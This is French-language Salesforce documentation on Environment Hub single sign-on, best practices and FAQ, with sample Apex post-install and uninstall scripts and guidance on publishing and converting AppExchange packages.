Vous pouvez activer l'authentification unique (SSO) afin de permettre à un utilisateur de la plate-forme d'environnement de se connecter à une organisation membre sans s'authentifier une nouvelle fois.

Définition d'un mappage d'utilisateurs de l'authentification unique
Vous pouvez définir manuellement un mappage d'utilisateurs de l'authentification unique (SSO) entre un utilisateur de la plate-forme d'environnement et un utilisateur de l'organisation membre. Avant de définir un mappage d'utilisateurs, activez l'authentification unique dans l'organisation membre.

Utilisation d'un ID de fédération ou d'une formule pour l'authentification unique
Vous pouvez mapper un utilisateur de la plate-forme d'environnement avec un utilisateur d'une organisation membre en utilisant un ID de fédération ou une formule de nom d'utilisateur. Pour les deux méthodes, activez au préalable l'authentification unique dans l'organisation membre de la plate-forme.

Désactivation de l'authentification unique pour une organisation membre
Si vous souhaitez que les utilisateurs de la plate-forme d'environnement s'authentifient de nouveau lorsqu'ils se connectent à une organisation membre, vous pouvez désactiver l'authentification unique. La désactivation de l'authentification unique ne retire pas les mappages d'utilisateurs que vous avez définis. Vous pouvez réactiver l'authentification unique ultérieurement.

## Désactivation de l'authentification unique pour une organisation membre

Vous pouvez activer l'authentification unique (SSO) afin de permettre à un utilisateur de la plate-forme d'environnement de se connecter à une organisation membre sans s'authentifier une nouvelle fois.

1. Connectez-vous à la plate-forme d'environnement, puis sélectionnez une organisation membre. Si aucune organisation membre n'est affichée, vérifiez votre vue de liste.
2. Sélectionnez **Activer la SSO**.
3. Confirmez que vous souhaitez activer l'authentification unique pour cette organisation, puis sélectionnez de nouveau **Activer la SSO**.

AUTORISATIONS UTILISATEUR

Pour configurer la plate-forme d'environnement :
- Gérer la plate-forme d'environnement

## Définition d'un mappage d'utilisateurs de l'authentification unique

Vous pouvez définir manuellement un mappage d'utilisateurs de l'authentification unique (SSO) entre un utilisateur de la plate-forme d'environnement et un utilisateur de l'organisation membre. Avant de définir un mappage d'utilisateurs, activez l'authentification unique dans l'organisation membre.

Les mappages d'utilisateurs peuvent être plusieurs-à-un, mais pas un-à-plusieurs. En d'autres termes, vous pouvez associer plusieurs utilisateurs de la plate-forme d'environnement à un seul utilisateur d'une organisation membre. Par exemple, si vous souhaitez que les membres de votre équipe de contrôle qualité se connectent à une organisation test sous le même utilisateur, vous pouvez définir des mappages d'utilisateurs.

AUTORISATIONS UTILISATEUR

Pour configurer la plate-forme d'environnement :
- Gérer la plate-forme d'environnement

1. Connectez-vous à la plate-forme d'environnement, puis sélectionnez une organisation membre. Si aucune organisation membre n'est affichée, vérifiez votre vue de liste.
2. Accédez à la liste associée Mappages d'utilisateurs d'authentification unique, puis sélectionnez **Nouveau mappage d'utilisateurs de l'authentification unique**.
3. Saisissez le nom d'utilisateur que vous souhaitez mapper dans l'organisation membre, puis recherchez un utilisateur de la plate-forme d'environnement.
4. Sélectionnez **Enregistrer**.

### Utilisation d'un ID de fédération ou d'une formule pour l'authentification unique

Vous pouvez mapper un utilisateur de la plate-forme d'environnement avec un utilisateur d'une organisation membre en utilisant un ID de fédération ou une formule de nom d'utilisateur. Pour les deux méthodes, activez au préalable l'authentification unique dans l'organisation membre de la plate-forme.

AUTORISATIONS UTILISATEUR

Pour configurer la plate-forme d'environnement :
- Gérer la plate-forme d'environnement

1. Connectez-vous à la plate-forme d'environnement, puis sélectionnez une organisation membre. Si aucune organisation membre n'est affichée, vérifiez votre vue de liste.
2. Accédez aux Paramètres d'authentification unique, puis choisissez une méthode.

| Méthode | Étapes |
|---|---|
| `Méthode SSO 2 - ID de fédération` | Cochez la case. |
| `Méthode SSO 3 -Formule du nom d'utilisateur` | Cochez la case, puis définissez une formule. Par exemple, pour mapper la première partie du nom d'utilisateur (avant le signe « @ ») avec un nom de domaine explicite, saisissez :<br>`LEFT($User.Username, FIND("@", $User.Username)) & ("mydev.org")` |

3. Sélectionnez **Enregistrer**.

### Désactivation de l'authentification unique pour une organisation membre

Si vous souhaitez que les utilisateurs de la plate-forme d'environnement s'authentifient de nouveau lorsqu'ils se connectent à une organisation membre, vous pouvez désactiver l'authentification unique. La désactivation de l'authentification unique ne retire pas les mappages d'utilisateurs que vous avez définis. Vous pouvez réactiver l'authentification unique ultérieurement.

AUTORISATIONS UTILISATEUR

Pour configurer la plate-forme d'environnement :
- Gérer la plate-forme d'environnement

1. Connectez-vous à la plate-forme d'environnement, puis sélectionnez une organisation membre. Si aucune organisation membre n'est affichée, vérifiez votre vue de liste.
2. Sélectionnez **Désactiver la SSO**.
3. Confirmez que vous souhaitez désactiver l'authentification unique pour cette organisation, puis sélectionnez de nouveau **Désactiver la SSO**.

## Meilleures pratiques relatives à la plate-forme d'environnement

Lors de l'utilisation de la plate-forme d'environnement, respectez les consignes et les meilleures pratiques ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Si vous êtes un administrateur ou un développeur, sélectionnez l'organisation que votre équipe utilise le plus souvent en tant qu'organisation plate-forme. Si vous êtes un partenaire éditeur de logiciels, la plate-forme d'environnement est toujours installée dans votre organisation partenaire professionnel.
- Configurez Mon domaine pour chaque organisation membre, en plus de l'organisation plate-forme. Chaque Mon domaine inclut une URL de domaine unique, qui permet de différencier les organisations membres que vous utilisez pour le développement, le test et l'évaluation.
- Chaque organisation membre étant un objet standard (de type EnvironmentHubMember), vous pouvez modifier son comportement ou y accéder par programmation. Par exemple, pour toute organisation membre, vous pouvez créer des champs personnalisés, configurer des règles de workflow ou définir des mappages d'utilisateur et activer l'authentification unique à l'aide de l'API.
- Définissez une stratégie d'activation de l'accès par authentification unique en fonction des exigences de sécurité de votre organisation. Sélectionnez ensuite la méthode d'authentification unique (mappage explicite, ID de fédération ou formule personnalisée) qui correspond à vos besoins.
- L'authentification unique ne fonctionne pas pour les utilisateurs récemment ajoutés ou les mappages d'utilisateurs définis dans une organisation sandbox. Ajoutez des utilisateurs, modifiez les informations des utilisateurs ou définissez des mappages d'utilisateurs de l'authentification unique uniquement dans l'organisation parente de l'environnement sandbox.
- L'application connectée Plate-forme d'environnement est réservée à un usage interne. Ne l'activez pour aucun profil. Supprimez l'application connectée ou ajustez ses paramètres uniquement à la demande de Salesforce.

## FAQ de la plate-forme d'environnement

Réponses aux questions fréquentes sur la plate-forme d'environnement.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Puis-je utiliser la plate-forme d'environnement dans Lightning Experience ?

À quel emplacement dois-je installer la plate-forme d'environnement ?

Mon domaine est-il requis pour utiliser la plate-forme d'environnement ?

Puis-je installer la plate-forme d'environnement dans plusieurs organisations ?

Puis-je activer la plate-forme d'environnement dans une organisation sandbox ?

Quels types d'organisation puis-je créer dans la plate-forme d'environnement ?

Comment les paramètres régionaux sont-ils déterminés pour les organisations que je crée dans la plate-forme d'environnement ?

Les organisations que je crée dans la plate-forme d'environnement sont-elles identiques à celles que j'ai créées dans le portail partenaire ?

Une organisation peut-elle est membre de plusieurs plates-formes d'environnement ?

Puis-je désactiver la plate-forme d'environnement ?

### Puis-je utiliser la plate-forme d'environnement dans Lightning Experience ?

Oui, Salesforce Classic et Lightning Experience prennent en charge la plate-forme d'environnement.

### À quel emplacement dois-je installer la plate-forme d'environnement ?

Si vous êtes un partenaire éditeur de logiciels, la plate-forme d'environnement est toujours installée dans votre organisation partenaire professionnel.

Sinon, installez la plate-forme d'environnement dans une organisation à laquelle tous les utilisateurs ont accès, par exemple votre organisation CRM. N'installez pas la plate-forme d'environnement dans une organisation Developer Edition qui contient votre package géré. Cette installation entraînerait des problèmes lors du chargement d'une nouvelle version du package ou lors de l'envoi automatique d'une mise à niveau aux clients.

### Mon domaine est-il requis pour utiliser la plate-forme d'environnement ?

Non, Mon domaine n'est pas obligatoire. Cependant, si vous ne configurez pas Mon domaine, vous ne pouvez pas connecter des organisations existantes à la plate-forme d'environnement ou utiliser l'authentification unique pour vous connecter aux organisations membres. Salesforce recommande de configurer Mon domaine en configurant la plate-forme d'environnement.

### Puis-je installer la plate-forme d'environnement dans plusieurs organisations ?

Oui, vous devez gérer indépendamment chaque plate-forme d'environnement. Bien que Salesforce recommande une seule plate-forme d'environnement par société, plusieurs plates-formes peuvent être nécessaires pour votre activité, par exemple, pour séparer les organisations associées à des gammes de produits différentes.

### Puis-je activer la plate-forme d'environnement dans une organisation sandbox ?

Non, vous ne pouvez pas activer la plate-forme d'environnement dans une organisation sandbox. Activez la plate-forme d'environnement dans une organisation de production à laquelle tous vos utilisateurs ont accès.

### Quels types d'organisation puis-je créer dans la plate-forme d'environnement ?

Vous pouvez créer des organisations de développement, de test et d'évaluation. Les partenaires éditeurs de logiciels peuvent également créer des organisations partenaires avec des limitations supérieures, un stockage supplémentaire et d'autres personnalisations pour prendre en charge le développement d'applications. Si vous êtes partenaire et que les organisations d'éditions partenaires ne sont pas affichées dans la plate-forme d'environnement, consignez une requête dans la communauté des partenaires.

| Type d'organisation | Utilisation recommandée | Expiration |
|---|---|---|
| Group Edition | Test | 30 jours |
| Enterprise Edition | Test | 30 jours |
| Professional Edition | Test | 30 jours |
| Partner Developer Edition | Développement d'applications, et de composants Lightning | Jamais |
| Partner Group Edition | Tests et démonstrations clients robustes | 1 an, sauf si vous demandez une extension |
| Partner Enterprise Edition | Tests et démonstrations clients robustes | 1 an, sauf si vous demandez une extension |
| Partner Professional Edition | Tests et démonstrations clients robustes | 1 an, sauf si vous demandez une extension |

| Type d'organisation | Utilisation recommandée | Expiration |
|---|---|---|
| Trialforce Source Org | Création de modèles Trialforce | 1 an, sauf si vous demandez une extension |
| Consulting Partner Edition | Démonstrations clients | 1 an, sauf si vous demandez une extension |

### Comment les paramètres régionaux sont-ils déterminés pour les organisations que je crée dans la plate-forme d'environnement ?

Vos paramètres régionaux utilisateur dans Salesforce déterminent les paramètres par défaut des organisations que vous créez. Par exemple, si vos paramètres régionaux sont définis sur `Français (France)`, ils s'appliquent par défaut aux organisations que vous créez. Ainsi, les organisations sont adaptées aux zones géographiques dans lesquelles elles résident.

### Les organisations que je crée dans la plate-forme d'environnement sont-elles identiques à celles que j'ai créées dans le portail partenaire ?

Oui, les organisations sont identiques à celles que vous avez créées dans le portail partenaire. La plate-forme d'environnement utilise les mêmes modèles. Par conséquent, les personnalisations des organisations sont identiques, notamment en termes de limitations et de licence. Vous pouvez également utiliser la plate-forme d'environnement pour créer les mêmes organisations Group Edition, Professional Edition et Enterprise Edition que les clients utilisent. Vous pouvez ainsi tester votre application dans des implémentations clientes réalistes.

### Une organisation peut-elle est membre de plusieurs plates-formes d'environnement ?

Non, une organisation ne peut être membre que d'une seule plate-forme d'environnement à la fois. Après avoir connecté une organisation à la plate-forme d'environnement, vous devez contacter le Support client de Salesforce pour rompre l'association.

### Puis-je désactiver la plate-forme d'environnement ?

Après avoir installé la plate-forme d'environnement dans une organisation, vous ne pouvez pas la désactiver Vous pouvez toutefois masquer la plate-forme pour les utilisateurs. Dans Configuration, saisissez *`Menu des applications`* dans la case Recherche rapide, puis sélectionnez **Menu des applications**. Le menu des applications permet de masquer ou d'afficher une application.

## Considérations relatives à la plate-forme d'environnement dans Lightning Experience

Lors de la création et de la gestion d'organisations dans la plate-forme d'environnement, tenez compte des points ci-dessous.

**Limitations en vues de liste**

Lors de la création ou de la mise à jour de vue de liste dans Lightning Experience, vous ne pouvez pas filtrer les membres de la plate-forme par la date d'expiration de l'organisation. Si vous avez une vue de liste dont les critères de filtrage comprennent la date d'expiration de l'organisation, cette vue de liste ne fonctionne pas dans Lightning Experience. Pour filtrer les membres de la plate-forme par la date d'expiration de l'organisation, basculez vers Salesforce Classic pour utiliser la vue de liste.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Résolution des échecs au test Apex

Les installations ou les mises à niveau de package peuvent échouer au test de couverture Apex. Certains échecs peuvent toutefois être ignorés. Par exemple, un développeur peut écrire un test Apex qui repose sur des données d'abonné hypothétiques.

Si vous êtes un abonné dont l'installation échoue en raison d'un test Apex, contactez le développeur du package.

Si vous êtes un développeur et qu'une installation échoue en raison d'un test Apex, vérifiez les éléments suivants :

- Assurez-vous de disposer de toutes les données requises pour votre test Apex, au lieu de dépendre des données d'un abonné existant.
- Si un abonné crée une règle de validation, un champ obligatoire ou un déclencheur dans un objet référencé par votre package, le test risque d'échouer s'il effectue une DML sur cet objet. Si cet objet est créé uniquement à des fins de test et jamais lors de l'exécution, et que la création échoue en raison de ces conflits, vous pouvez ignorer l'erreur et poursuivre le test. Sinon, contactez le client et déterminez l'impact.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

# Exécution d'Apex lors de l'installation/mise à niveau d'un package

Les développeurs d'applications peuvent spécifier un script Apex qui s'exécute automatiquement après l'installation ou la mise à niveau par un abonné d'un package géré. Ce script permet de personnaliser l'installation ou la mise à niveau du package en fonction des détails de l'organisation abonnée. Vous pouvez par exemple utiliser le script pour renseigner des paramètres personnalisés, créer des données échantillons, envoyer un e-mail à l'abonné qui effectue l'installation, notifier un système externe, lancer une opération par lot afin de renseigner un nouveau champ à travers un jeu de données volumineux. Pour simplifier, vous pouvez spécifier un seul script de post-installation. Il doit être une classe Apex membre du package.

Le script de post-installation est invoqué après l'exécution de tests et il est soumis aux limites du gouverneur par défaut. Il est exécuté en tant qu'utilisateur système spécial qui représente votre package. Par conséquent, toutes les opérations du script semblent être exécutées par votre package. Pouvez accéder à cet utilisateur via les informations utilisateur (UserInfo). Cet utilisateur est visible uniquement durant cette exécution, pas pendant l'exécution des tests.

Si le script échoue, l'installation/la mise à niveau est abandonnée. Toute erreur dans le script est envoyée par e-mail à l'utilisateur spécifié dans le champ **Notifier en cas d'erreur Apex** du package. Si aucun utilisateur n'est spécifié, les détails de l'installation/la mise à niveau ne sont pas disponibles.

Le script de post-installation a les propriétés supplémentaires ci-dessous.

- Il peut initier des tâches par lot, planifiées et futures.
- Il ne peut pas accéder aux ID de session.
- Il peut exécuter des appels uniquement à l'aide d'une opération asynchrone. Les appels se produisent une fois le script installé, l'installation terminée et engagée.

Remarque: Vous ne pouvez pas exécuter un script de post installation dans une nouvelle organisation d'évaluation provisionnée en utilisant Trialforce. Le script est exécuté uniquement lorsqu'un abonné installe votre package dans une organisation existante.

Comment fonctionne un script de post-installation ?

Exemple de script de post-installation

Spécification d'un script de post-installation

## Comment fonctionne un script de post-installation ?

Un script de post-installation est une classe Apex qui met en œuvre l'interface `InstallHandler`. Cette interface contient une méthode unique appelée `onInstall` qui spécifie les actions à exécuter lors de l'installation.

```
global interface InstallHandler {
  void onInstall(InstallContext context)
}
```

La méthode `onInstall` a pour objet de contexte un argument qui fournit les informations suivantes.

- L'ID de l'organisation dans laquelle l'installation est effectuée.
- L'ID de l'utilisateur qui a initié l'installation.
- Le numéro de version du package installé précédemment (spécifié à l'aide de la classe `Version`). Il correspond toujours à un numéro en trois parties, par exemple 1.2.0.
- Si l'installation est une mise à niveau ou non.
- Si l'installation est un envoi automatique ou non.

L'argument de contexte est un objet dont le type est l'interface `InstallContext`. Cette interface est automatiquement implémentée par le système. La définition suivante de l'interface `InstallContext` illustre les méthodes que vous pouvez appeler dans l'argument de contexte.

```
global interface InstallContext {
  ID organizationId();
  ID installerId();
  Boolean isUpgrade();
  Boolean isPush();
  Version previousVersion();
}
```

**Méthodes et classe de version**

Vous pouvez utiliser les méthodes dans la classe `System.Version` pour obtenir la version d'un package géré et pour comparer des versions de package. Une version de package est un numéro qui identifie l'ensemble des composants chargés dans un package. Le numéro de version se présente sous la forme *`numéroMajeur.numéroMineur.numéroCorrectif`* (par exemple, 2.1.3). Les numéros majeur et mineur sont incrémentés à chaque publication d'une version non-corrective. Les augmentations des numéros majeur et mineur utilisent toujours un numéro de correctif de 0.

Les valeurs suivantes sont des méthodes d'instance pour la classe `System.Version`.

| Méthode | Arguments | Type de renvoi | Description |
|---|---|---|---|
| `compareTo` | System.Version *`version`* | Nombre entier | Compare la version actuelle à la version spécifiée et renvoie l'une des valeurs suivantes :<br>• Zéro si la version actuelle de package est égale à la version spécifiée du package.<br>• Une valeur de nombre entier supérieure à zéro si la version actuelle du package est supérieure à la version spécifiée du package. |

| Méthode | Arguments | Type de renvoi | Description |
|---|---|---|---|
| | | | • Une valeur de nombre entier inférieure à zéro si la version actuelle du package est inférieure à la version spécifiée du package.<br>Si une version en deux parties est comparée à une version en trois parties, le numéro de correctif est ignoré et la comparaison est basée uniquement sur les numéros majeur et mineur. |
| `major` | | Nombre entier | Renvoie la version majeure du package du code d'appel. |
| `minor` | | Nombre entier | Renvoie la version mineure du package du code d'appel. |
| `patch` | | Nombre entier | Renvoie la version de correctif du package du code d'appel ou `nul` s'il n'existe aucune version de correctif. |

La classe `System` contient deux méthodes que vous pouvez utiliser pour spécifier une logique conditionnelle ; des versions de package différentes peuvent donc présenter des comportements différents.

- `System.requestVersion` : Renvoie une version en deux parties contenant les numéros de version majeur et mineur d'un package. Avec cette méthode, vous pouvez déterminer la version d'une instance installée de votre package à partir de laquelle le code d'appel référence votre package. Selon la version dont dispose le code d'appel, vous pouvez personnaliser le comportement du code de votre package.
- `System.runAs(System.Version)` : Remplace la version actuelle du package par la version du package spécifiée dans l'argument.

Lorsqu'un abonné a installé plusieurs versions de votre package et a rédigé un code référençant des classes ou des déclencheurs Apex dans votre package, il doit sélectionner la version qu'il référence. Vous pouvez exécuter différents chemins de code dans le code Apex de votre package en fonction du paramètre de version du code d'appel Apex faisant référence. Vous pouvez déterminer le paramètre de version du package du code d'appel en appelant la méthode `System.requestVersion` dans le code du package.

CONSULTER ÉGALEMENT :

*Guide du développeur Apex* : Classe Version

## Exemple de script de post-installation

L'exemple suivant de script de post-installation exécute ces actions lors de l'installation/mise à niveau d'un package.

- Si la version précédente est nulle, c'est-à-dire si le package est installé pour la première fois, le script :
  - Crée un nouveau compte appelé « Newco » et vérifie qu'il est créé.
  - Crée une nouvelle instance d'enquête d'objet personnalisé, appelée « Enquête de satisfaction client ».
  - Envoie un e-mail à l'abonné pour confirmer l'installation du package.
- Si la version précédente est 1.0, le script crée une instance d'enquête appelée « Mise à niveau depuis la version 1.0 ».

- Si le package est une mise à niveau, le script crée une instance d'enquête appelée « Exemple d'enquête durant une mise à niveau ».
- Si la mise à niveau est publiée, le script crée une instance d'enquête appelée « Exemple d'enquête durant un envoi automatique ».

```
global class PostInstallClass implements InstallHandler {
  global void onInstall(InstallContext context) {
    if(context.previousVersion() == null) {
      Account a = new Account(name='Newco');
      insert(a);

      Survey__c obj = new Survey__c(name='Client Satisfaction Survey');
      insert obj;

      User u = [Select Id, Email from User where Id =:context.installerID()];
      String toAddress= u.Email;
      String[] toAddresses = new String[]{toAddress};
      Messaging.SingleEmailMessage mail =
        new Messaging.SingleEmailMessage();
      mail.setToAddresses(toAddresses);
      mail.setReplyTo('support@package.dev');
      mail.setSenderDisplayName('My Package Support');
      mail.setSubject('Package install successful');
      mail.setPlainTextBody('Thanks for installing the package.');
      Messaging.sendEmail(new Messaging.Email[] { mail });
      }
    else
      if(context.previousVersion().compareTo(new Version(1,0)) == 0) {
      Survey__c obj = new Survey__c(name='Upgrading from Version 1.0');
      insert(obj);
      }
    if(context.isUpgrade()) {
      Survey__c obj = new Survey__c(name='Sample Survey during Upgrade');
      insert obj;
      }
    if(context.isPush()) {
      Survey__c obj = new Survey__c(name='Sample Survey during Push');
      insert obj;
      }
    }
  }
```

Vous pouvez tester un script de post-installation à l'aide de la nouvelle méthode `testInstall` de la classe `Test`. Cette méthode utilise les arguments suivants.

- Une classe qui met en œuvre l'interface `InstallHandler`.
- Un objet `Version` qui spécifie le numéro de version du package existant.
- Une valeur booléenne facultative qui est `true` si l'installation est automatique. Le paramètre par défaut est `false`.

Cet exemple montre comment tester un script de post-installation mis en œuvre dans la classe Apex `PostInstallClass` .

```
@isTest
static void testInstallScript() {
  PostInstallClass postinstall = new PostInstallClass();
    Test.testInstall(postinstall, null);
    Test.testInstall(postinstall, new Version(1,0), true);
```

```
    List<Account> a = [Select id, name from Account where name ='Newco'];
    System.assertEquals(a.size(), 1, 'Account not found');
  }
```

## Spécification d'un script de post-installation

Une fois le script de post-installation créé et testé, vous pouvez le spécifier dans le champ de référence **Script de post-installation** de la page Détails du package. Dans les versions de correctifs ultérieures, vous pouvez modifier le contenu du script, mais pas la classe Apex.

La sélection de la classe est également disponible via l'API de métadonnées en tant que `Package.postInstallClass`. Elle est représentée dans le fichier package.xml en tant qu'élément `<postInstallClass>foo</postInstallClass>`.

# Exécution d'Apex lors de la désinstallation d'un package

Les développeurs d'application peuvent spécifier un script Apex qui s'exécute automatiquement après la désinstallation par un abonné d'un package géré. Cela permet d'effectuer des tâches de mise à jour et de notification basées sur les détails de l'organisation abonnée. Pour simplifier, vous pouvez spécifier un seul script de désinstallation. Il doit correspondre à une classe Apex membre du package.

Le script de désinstallation est soumis aux limites du gouverneur par défaut. Il est exécuté en tant qu'utilisateur système spécial qui représente votre package. Par conséquent, toutes les opérations du script semblent être exécutées par votre package. Pouvez accéder à cet utilisateur via les informations utilisateur (UserInfo). Cet utilisateur est visible uniquement durant cette exécution, pas pendant l'exécution des tests.

Si le script échoue, la désinstallation se poursuit, mais aucune des modifications effectuées par le script n'est appliquée. Toute erreur dans le script est envoyée par e-mail à l'utilisateur spécifié dans le champ **Notifier en cas d'erreur Apex** du package. Si aucun utilisateur n'est spécifié, les détails de la désinstallation ne sont pas disponibles.

Le script de désinstallation fait l'objet des restrictions suivantes. Vous ne pouvez pas l'utiliser pour initier des tâches par lot, planifiées et futures, ni pour accéder aux ID de session ou effectuer des appels.

Comment fonctionne un script de désinstallation ?

Exemple de script de désinstallation

Spécification d'un script de désinstallation

## Comment fonctionne un script de désinstallation ?

Un script de désinstallation est une classe Apex qui implémente l'interface `UninstallHandler`. L'interface contient une méthode unique appelée `onUninstall` qui spécifie les actions à exécuter lors de la désinstallation.

```
global interface UninstallHandler {
  void onUninstall(UninstallContext context)
}
```

La méthode `onUninstall` utilise un objet contextuel en tant qu'argument, qui fournit les informations ci-dessous.

- ID de l'organisation dans laquelle la désinstallation est exécutée.
- ID de l'utilisateur qui a initié la désinstallation.

L'argument contextuel est un objet dont le type est l'interface `UninstallContext`. Cette interface est automatiquement implémentée par le système. La définition suivante de l'interface `UninstallContext` montre les méthodes que vous pouvez appeler dans l'argument contextuel.

```
global interface UninstallContext {
  ID organizationId();
  ID uninstallerId();
}
```

## Exemple de script de désinstallation

L'exemple de script de désinstallation ci-dessous exécute les actions suivantes lors de la désinstallation d'un package.

- Il insère une entrée dans le fil pour indiquer l'utilisateur ayant effectué la désinstallation et dans quelle organisation
- Il est crée et envoi un e-mail de confirmation de la désinstallation à cet utilisateur

```
global class UninstallClass implements UninstallHandler {
  global void onUninstall(UninstallContext ctx) {
    FeedItem feedPost = new FeedItem();
    feedPost.parentId = ctx.uninstallerID();
    feedPost.body = 'Thank you for using our application!';
    insert feedPost;

    User u = [Select Id, Email from User where Id =:ctx.uninstallerID()];
    String toAddress= u.Email;
    String[] toAddresses = new String[] {toAddress};
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
    mail.setToAddresses(toAddresses);
    mail.setReplyTo('support@package.dev');
    mail.setSenderDisplayName('My Package Support');
    mail.setSubject('Package uninstall successful');
    mail.setPlainTextBody('Thanks for uninstalling the package.');
    Messaging.sendEmail(new Messaging.Email[] { mail });
  }
}
```

Vous pouvez tester un script de désinstallation en utilisant la méthode `testUninstall` de la classe `Test`. Cette méthode utilise comme argument une classe qui implémente l'interface `UninstallHandler`.

Cet exemple montre comment tester un script de désinstallation implémenté dans la classe Apex `UninstallClass`.

```
@isTest
static void testUninstallScript() {
  Id UninstallerId = UserInfo.getUserId();
  List<FeedItem> feedPostsBefore =
    [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
  Test.testUninstall(new UninstallClass());
  List<FeedItem> feedPostsAfter =
    [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
  System.assertEquals(feedPostsBefore.size() + 1, feedPostsAfter.size(),
    'Post to uninstaller failed.');
}
```

## Spécification d'un script de désinstallation

Une fois le script de post-installation créé et testé, et inclus en tant que membre de votre package, vous pouvez le spécifier dans le champ de référence **Script de désinstallation** de la page Détails du package. Dans les versions de correctifs ultérieures, vous pouvez modifier le contenu du script, mais pas la classe Apex.

La sélection de la classe est également disponible via l'API de métadonnées en tant que `Package.uninstallClass`. Elle est représentée dans le fichier package.xml en tant qu'élément `<uninstallClass>foo</uninstallClass>`.

# Développement de la documentation d'une application

Salesforce recommande de publier votre application dans AppExchange avec les types de documentation suivants :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Option Configurer**

Vous pouvez inclure une option **Configurer** pour les installateurs. Cette option peut mener à des informations d'installation et de configuration telles que :

- La prestation de service externe d'une application composite
- Paramètres d'application personnalisée

L'option **Configurer** est incluse dans votre package en tant que lien personnalisé. Vous pouvez créer un lien personnalisé pour vos présentations de page d'accueil et l'ajouter à votre package.

1. Créez un lien personnalisé vers une URL contenant des informations de configuration ou une page Visualforce qui met en oeuvre la configuration. Lorsque vous créez le lien personnalisé, définissez les propriétés d'affichage sur `Ouvrir dans une fenêtre contextuelle distincte` afin que l'utilisateur revienne sur la même page Salesforce lorsqu'il a terminé.
2. Lorsque vous créez le package, sélectionnez ce lien personnalisé dans le champ `Configurer un lien personnalisé` des détails de votre package.

**Fiche technique**

Fournit aux installateurs les informations essentielles et nécessaires avant l'installation de l'application.

**Guide de personnalisation et d'optimisation**

Permet aux installateurs de connaître les éléments à personnaliser lors de l'implémentation.

**Aide personnalisée**

Vous pouvez fournir une aide personnalisée pour vos enregistrements d'objet et champs personnalisés.

CONSULTER ÉGALEMENT :

Compréhension des packages

Attribution d'éditeurs Force.com AppExchange

# Attribution d'éditeurs Force.com AppExchange

Les utilisateurs qui publient des packages dans AppExchange doivent disposer des autorisations suivantes :

**Créer des packages Force.com AppExchange**
Permet à un utilisateur de créer des packages et d'y ajouter des composants.

**Télécharger des packages Force.com AppExchange**
Permet à un utilisateur de télécharger et d'enregistrer ou de publier des packages dans AppExchange.

Le profil Administrateur système reçoit automatiquement ces autorisations. Déterminez les utilisateurs qui doivent posséder ces autorisations et ajoutez-les aux profils ou aux ensembles d'autorisations utilisateur appropriés.

CONSULTER ÉGALEMENT :

Compréhension des packages

Développement de la documentation d'une application

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour attribuer des autorisations :

- Personnaliser l'application

# Conversion de packages non gérés en gérés

Votre entreprise a peut-être déjà téléchargé et enregistré des packages sur le répertoire Force.com AppExchange. Tous les packages téléchargés avant la version Winter '07 sont non gérés, ce qui signifie qu'ils ne peuvent pas être mis à niveau dans l'entreprise de l'installateur. Vous pouvez les convertir en packages gérés en configurant votre entreprise à cet effet et en choisissant le package à gérer. Ceci vous permet d'avertir les installateurs lorsqu'une mise à niveau est prête à être installée.

Avant de convertir un package existant en package géré, indiquez à vos installateurs actuels comment enregistrer leurs données :

1. Exportez toutes les données de la version précédente non gérée du package.
2. Désinstallez le package non géré.
3. Installez la nouvelle version gérée du package.
4. Importez toutes les données exportées dans le nouveau package.

> Remarque: Remarque à l'attention des installateurs : si vous avez personnalisé l'installation d'un package non géré, dressez la liste des modifications effectuées avant de le désinstaller pour pouvoir les remettre en place ultérieurement. Cependant, certaines personnalisations ne seront pas possibles avec un package géré.

Pour convertir un package non géré en package géré :

1. Activez les packages gérés pour votre entreprise.
2. Dans Configuration, saisissez *Packages* dans la case Recherche rapide, puis sélectionnez **Packages**.
3. Modifiez le package que vous souhaitez définir comme géré, puis sélectionnez **Géré**.

> ATTENTION: La conversion d'un package non géré en package géré exige l'enregistrement d'un préfixe d'espace de noms qui affecte les noms d'API de composants du package dotés d'un nom unique, comme les champs personnalisés ou les commandes custom s-control. Les commandes s-control stockées dans la bibliothèque de commandes s-control ou dans l'onglet Documents, qui n'utilisent pas l'API Force.com, continuent à fonctionner après l'enregistrement d'un préfixe d'espace de noms. Cependant, les commandes s-control stockées en dehors de votre entreprise ou celles qui utilisent l'API Force.com pour appeler Salesforce peuvent nécessiter un ajustement. Pour plus d'informations, reportez-vous à Commandes S-control dans la *Référence d'objet*.

CONSULTER ÉGALEMENT :

Gestion des packages

Création de packages gérés

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

Les téléchargements et installations de packages sont disponibles dans **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour configurer les paramètres du développeur :

- Personnaliser l'application

Pour créer des packages :

- Créer des packages AppExchange

Pour télécharger des packages :

- Télécharger des packages AppExchange

# Distribution de vos applications

## Préparation de vos applications pour la distribution

Lorsque vous êtes prêt(e) à distribuer votre package, choisissez entre la publication d'un package géré ou non géré.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des packages :
- Créer des packages AppExchange

Pour télécharger des packages :
- Télécharger des packages AppExchange

1. Créer un package :
   a. Dans Configuration, saisissez *Packages* dans la case `Recherche rapide`, puis sélectionnez **Packages**.
   b. Cliquez sur **Nouveau**.
